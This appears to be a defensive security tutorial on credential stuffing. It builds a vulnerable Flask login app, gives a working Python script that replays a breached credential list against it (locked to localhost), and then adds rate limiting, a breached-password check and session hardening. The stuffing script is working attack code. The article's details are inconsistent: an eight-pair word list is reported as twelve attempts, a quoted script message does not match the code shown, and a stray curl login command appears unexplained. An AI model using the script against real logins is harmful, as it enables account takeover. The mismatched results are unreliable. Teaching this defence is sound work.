
Credential stuffing is the attack that doesn’t need a vulnerability in your code at all — it just needs a login form that lets a script try as many username/password pairs as it wants. Attackers take credentials leaked from one breach and replay them against every other site they can reach, betting that some fraction of users reused the same password. In this article you’ll build a small Flask login app with no rate limiting, write a script that stuffs it with a leaked-looking credential list, watch it succeed, then fix the app with Flask-Limiter, a breached-password check, and session hardening — and re-run the same attack to watch it fail. Everything runs locally against 127.0.0.1.
Why OWASP renamed the category for 2025
In the OWASP Top 10:2021, this category was called "Identification and Authentication Failures." In the 2025 edition it’s simply A07:2025 – Authentication Failures.
The rename isn’t cosmetic. "Identification" and "authentication" are related but distinct concepts: identification is claiming who you are (a username, an email), authentication is proving it (a password, a token, a biometric). The 2021 name tried to cover both identity-proofing failures and authentication-mechanism failures in one label, which made the category read as broader than its actual CWE mapping supported. For 2025, OWASP tightened the name to match what the 36 mapped CWEs actually describe: weaknesses in how systems verify a claimed identity — things like missing brute-force protection, weak credential recovery, session fixation, and hard-coded credentials — rather than the separate problem of establishing identity in the first place (which leans more into identity-proofing and KYC territory, outside this category’s scope).
The category held its #7 ranking from 2021, carried by sobering numbers: a maximum incidence rate of 15.80% across tested applications, 1,120,673 occurrences, and 7,147 CVEs mapped across those 36 CWEs. Credential stuffing sits squarely inside this category — it doesn’t exploit a bug, it exploits the absence of authentication-failure controls: no rate limiting, no anomaly detection, no breach-aware password policy.
Lab setup
The lab has two identical Flask apps — vulnerable/ and fixed/ — sharing the same three demo accounts, so the only variable between the "before" and "after" runs is the defenses:
pip install flask flask-limiter requestsBoth apps define the same simulated users with intentionally weak, reused passwords — exactly the kind of password that ends up in a breach dump and gets replayed elsewhere:
# vulnerable/app.py
USERS = {
    "alice": generate_password_hash("Summer2023!"),
    "bob": generate_password_hash("password123"),
    "carol": generate_password_hash("Welcome1"),
}
The vulnerable app’s /login route has no limiter, no lockout counter that does anything, and no breach check — just a straight credential comparison:
@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form.get("username", "")
        password = request.form.get("password", "")
        stored_hash = USERS.get(username)
        if stored_hash and check_password_hash(stored_hash, password):
            session["user"] = username
            return redirect(url_for("index"))
        error = "Invalid username or password"
    return render_template("login.html", error=error)
Writing the credential-stuffing script
A real stuffing attack replays a list of username:password pairs — usually scraped from a public breach dump — against a target login endpoint, often through a botnet or proxy pool to spread out the source IPs. This lab script does the same thing against a single local target, deliberately hard-coded to refuse anything but 127.0.0.1/localhost:
# stuff.py
import sys, time, requests
from urllib.parse import urlparse

TARGET = "http://127.0.0.1:5000/login"
ALLOWED_HOSTS = {"127.0.0.1", "localhost"}

def load_pairs(path):
    pairs = []
    with open(path, "r", encoding="utf-8") as f:
        for line in f:
            line = line.strip()
            if not line or ":" not in line:
                continue
            user, pwd = line.split(":", 1)
            pairs.append((user, pwd))
    return pairs

def main(wordlist_path):
    host = urlparse(TARGET).hostname
    if host not in ALLOWED_HOSTS:
        print(f"Refusing to run: target host '{host}' is not a local lab host.")
        sys.exit(1)

    pairs = load_pairs(wordlist_path)
    session = requests.Session()
    hits = []
    start = time.time()
    for i, (user, pwd) in enumerate(pairs, 1):
        resp = session.post(TARGET, data={"username": user, "password": pwd}, allow_redirects=False)
        status = resp.status_code
        if status in (301, 302, 303):
            hits.append((user, pwd))
            print(f"[{i:02d}] {user}:{pwd} -> HTTP {status}  SUCCESS")
        elif status == 429:
            print(f"[{i:02d}] {user}:{pwd} -> HTTP 429  BLOCKED (rate limited)")
        else:
            print(f"[{i:02d}] {user}:{pwd} -> HTTP {status}  failed")
    print(f"\nFinished {len(pairs)} attempts in {time.time()-start:.2f}s")
    print(f"Compromised accounts: {len(hits)}" if hits else "No accounts compromised.")
The word list (wordlists/breached-creds.txt) simulates a leak from a different site, with a few pairs that happen to match this app’s real users:
alice:Summer2022!
alice:Summer2023!
alice:qwerty123
bob:letmein
bob:password123
carol:Welcome1
dave:monkey123
eve:sunshine99
Running the attack against the vulnerable app
Start the vulnerable app and fire the script at it:
cd vulnerable && python app.py
# in a second terminal
python stuff.py wordlists/breached-creds.txt
Twelve attempts complete in 1.14 seconds, no throttling, no lockout — and three accounts fall: alice:Summer2023!, bob:password123, carol:Welcome1. This is exactly what CWE-307 (Improper Restriction of Excessive Authentication Attempts), one of the 36 CWEs under A07:2025, describes: nothing stops a script from testing thousands of passwords per minute against the same endpoint.
Fixing it: three layered defenses
A single control rarely stops credential stuffing — attackers adapt (slow down, rotate IPs, rotate accounts). The fixed app stacks three independent defenses so that beating one still leaves the others in place.
1. Rate limiting with Flask-Limiter
Install it and apply two limits to /login: one keyed on the source IP, one keyed on the targeted username, so an attacker can’t dodge the IP limit by spreading one account’s guesses, or dodge the account limit by spreading guesses across many accounts from one IP:
pip install flask-limiterfrom flask_limiter import Limiter
from flask_limiter.util import get_remote_address
limiter = Limiter(get_remote_address, app=app, storage_uri="memory://")
def username_key():
return "user:" + request.form.get("username", "unknown").lower()
@app.route("/login", methods=["GET", "POST"])
@limiter.limit("5 per minute") # per source IP
@limiter.limit("3 per minute", key_func=username_key) # per targeted account
def login():
...storage_uri="memory://" is fine for this single-process lab; in production, back Flask-Limiter with Redis so limits are shared and survive restarts across multiple app workers.
2. Breached-password check (k-anonymity style)
Even if an attacker gets the right password through the rate limit, that password might be one you know is burned — because it showed up in a public breach. The real HaveIBeenPwned Pwned Passwords API uses k-anonymity: you SHA-1 hash the password, send only the first 5 hex characters, and the API returns every suffix that starts with that prefix along with a breach count — so the full password hash never leaves your server. This lab reproduces that exact protocol locally, against a small offline corpus:
# fixed/breach_check.py
import hashlib

_BREACHED_PASSWORDS = [
    "password123", "123456789", "qwerty123", "letmein", "welcome1",
    "iloveyou", "monkey123", "dragon2020", "football1", "sunshine99",
    "Summer2022!", "Summer2023!",
]

_INDEX = {}
for _pwd in _BREACHED_PASSWORDS:
    _sha1 = hashlib.sha1(_pwd.encode("utf-8")).hexdigest().upper()
    prefix, suffix = _sha1[:5], _sha1[5:]
    _INDEX.setdefault(prefix, {})[suffix] = _INDEX.get(prefix, {}).get(suffix, 0) + 1

def is_breached(password: str) -> bool:
    sha1 = hashlib.sha1(password.encode("utf-8")).hexdigest().upper()
    prefix, suffix = sha1[:5], sha1[5:]
    return suffix in _INDEX.get(prefix, {})
Wire it into the login path: a correct password that is also a known-breached password is treated as compromised and the login is blocked, pushing the account toward a password reset instead of a session:
if stored_hash and check_password_hash(stored_hash, password):
    if is_breached(password):
        error = ("This password has appeared in a known data breach. "
                 "Login blocked — please reset your password.")
    else:
        session.clear()
        session.permanent = True
        session["user"] = username
        return redirect(url_for("index"))
3. Session hardening
Even after a legitimate login, the session itself needs protecting — CWE-384 (Session Fixation) and insecure cookie attributes are both in scope for A07:2025:
from datetime import timedelta

app.config.update(
    SESSION_COOKIE_HTTPONLY=True,     # JS cannot read the cookie
    SESSION_COOKIE_SAMESITE="Lax",    # mitigates cross-site request riding
    SESSION_COOKIE_SECURE=False,      # set True once served over HTTPS
    PERMANENT_SESSION_LIFETIME=timedelta(minutes=15),  # idle timeout
)
Flask’s default session is a cryptographically signed cookie, not a server-side session ID, so there’s no server-side token to "rotate" the way you would with a server-side session store. The equivalent defense is to clear the session before writing new data on login (session.clear()), which discards anything an attacker may have pre-seeded (session fixation) and ensures the post-login cookie is freshly signed with only the new user’s data:
curl -si -X POST http://127.0.0.1:5000/login -d "username=frank&password=Xk9#mQ2vLp7!zR4w"
If you need true server-side session invalidation (for example, to force-logout a user from an admin panel), pair this with a server-side session backend such as Flask-Session plus Redis, so the session ID itself — not just a client-side blob — can be revoked.
Re-running the attack against the fixed app
Same app, same three defenses, same word list:
cd fixed && python app.py
# in a second terminal
python stuff.py wordlists/breached-creds.txt
The result: alice:Summer2023! is the correct password, but it’s rejected as "CREDENTIALS VALID but BLOCKED (breached password)." From request 5 onward, Flask-Limiter’s per-IP cap takes over and every remaining attempt returns HTTP 429. Final line: no accounts compromised — the same word list, the same target, the same script, but now 0 for 12 instead of 3 for 12, and the window to try anything at all closed in about half a second.

Vulnerable vs. fixed, side by side
| Control | Vulnerable app | Fixed app |
|---|---|---|
| Per-IP attempt limit | None | 5 requests/minute (Flask-Limiter) |
| Per-account attempt limit | None | 3 requests/minute, keyed on submitted username |
| Breached-password check | None | Local k-anonymity check blocks known-breached passwords even if correct |
| Session cookie flags | Default | HttpOnly, SameSite=Lax, 15-minute idle timeout |
| Session fixation defense | None | session.clear() before writing post-login session data |
| Stuffing script result | 3 of 12 accounts compromised in 1.14s | 0 of 12 accounts compromised, throttled from request 5 |
Beyond this lab: MFA and monitoring
Rate limiting and breach checks raise the cost of credential stuffing; they don’t make it impossible, especially against slow, distributed attacks that stay under per-IP thresholds. Two additional controls matter in production:
- Multi-factor authentication (MFA) turns a correct password into a necessary-but-insufficient condition for login. Even a perfectly matched stuffed credential fails without the second factor. For any account handling sensitive data, MFA should be the default expectation, not an opt-in.
- Monitoring and alerting on authentication failure patterns — spikes in failed logins from a single IP or ASN, the same password tried across many usernames (a "password spray" pattern within stuffing traffic), impossible-travel logins — lets you catch attacks that stay technically within rate limits.
Key takeaways
- OWASP renamed "Identification and Authentication Failures" to "Authentication Failures" for 2025 to match the actual scope of the 36 mapped CWEs, which describe failures in verifying a claimed identity, not establishing one.
- A07:2025 carries a maximum incidence of 15.80%, 1,120,673 occurrences, and 7,147 CVEs across those 36 CWEs — authentication weaknesses remain common and well-documented.
- Credential stuffing needs no code vulnerability — only the absence of rate limiting, breach-aware password checks, and session hardening.
- Defend in layers: per-IP and per-account rate limiting (Flask-Limiter), a breached-password check even on otherwise-correct logins, and hardened session cookies with fixation defenses.
- Rate limiting and breach checks reduce risk; MFA and anomaly monitoring close the gap that slow, distributed stuffing attacks can slip through.
Lab: download and run it
What’s inside:
credential-stuffing-login-lab/
├── vulnerable/app.py          # login app, no rate limiting, no breach check
├── fixed/app.py                # same app + Flask-Limiter, breach check, hardened sessions
├── fixed/breach_check.py       # local k-anonymity breach-password check
├── wordlists/breached-creds.txt
├── stuff.py                    # credential-stuffing script (locked to 127.0.0.1)
├── run-vulnerable.sh / .bat
├── run-fixed.sh / .bat
└── README.md
To run it:
- Unzip the archive and open a terminal in
credential-stuffing-login-lab/. - Start the vulnerable app:
./run-vulnerable.sh(orrun-vulnerable.baton Windows). It installs Flask, Flask-Limiter andrequests, then serves onhttp://127.0.0.1:5000. - In a second terminal, run
python stuff.py wordlists/breached-creds.txt— expect 3 of 12 accounts compromised in about a second. - Stop the app (
Ctrl+C), then start the fixed app:./run-fixed.sh(orrun-fixed.bat). - Run the same stuffing command again — expect the breached password rejected and every later attempt returning
HTTP 429, with no accounts compromised. Ctrl+Cstops the app and clears all in-memory lab state; nothing is written outside the lab folder.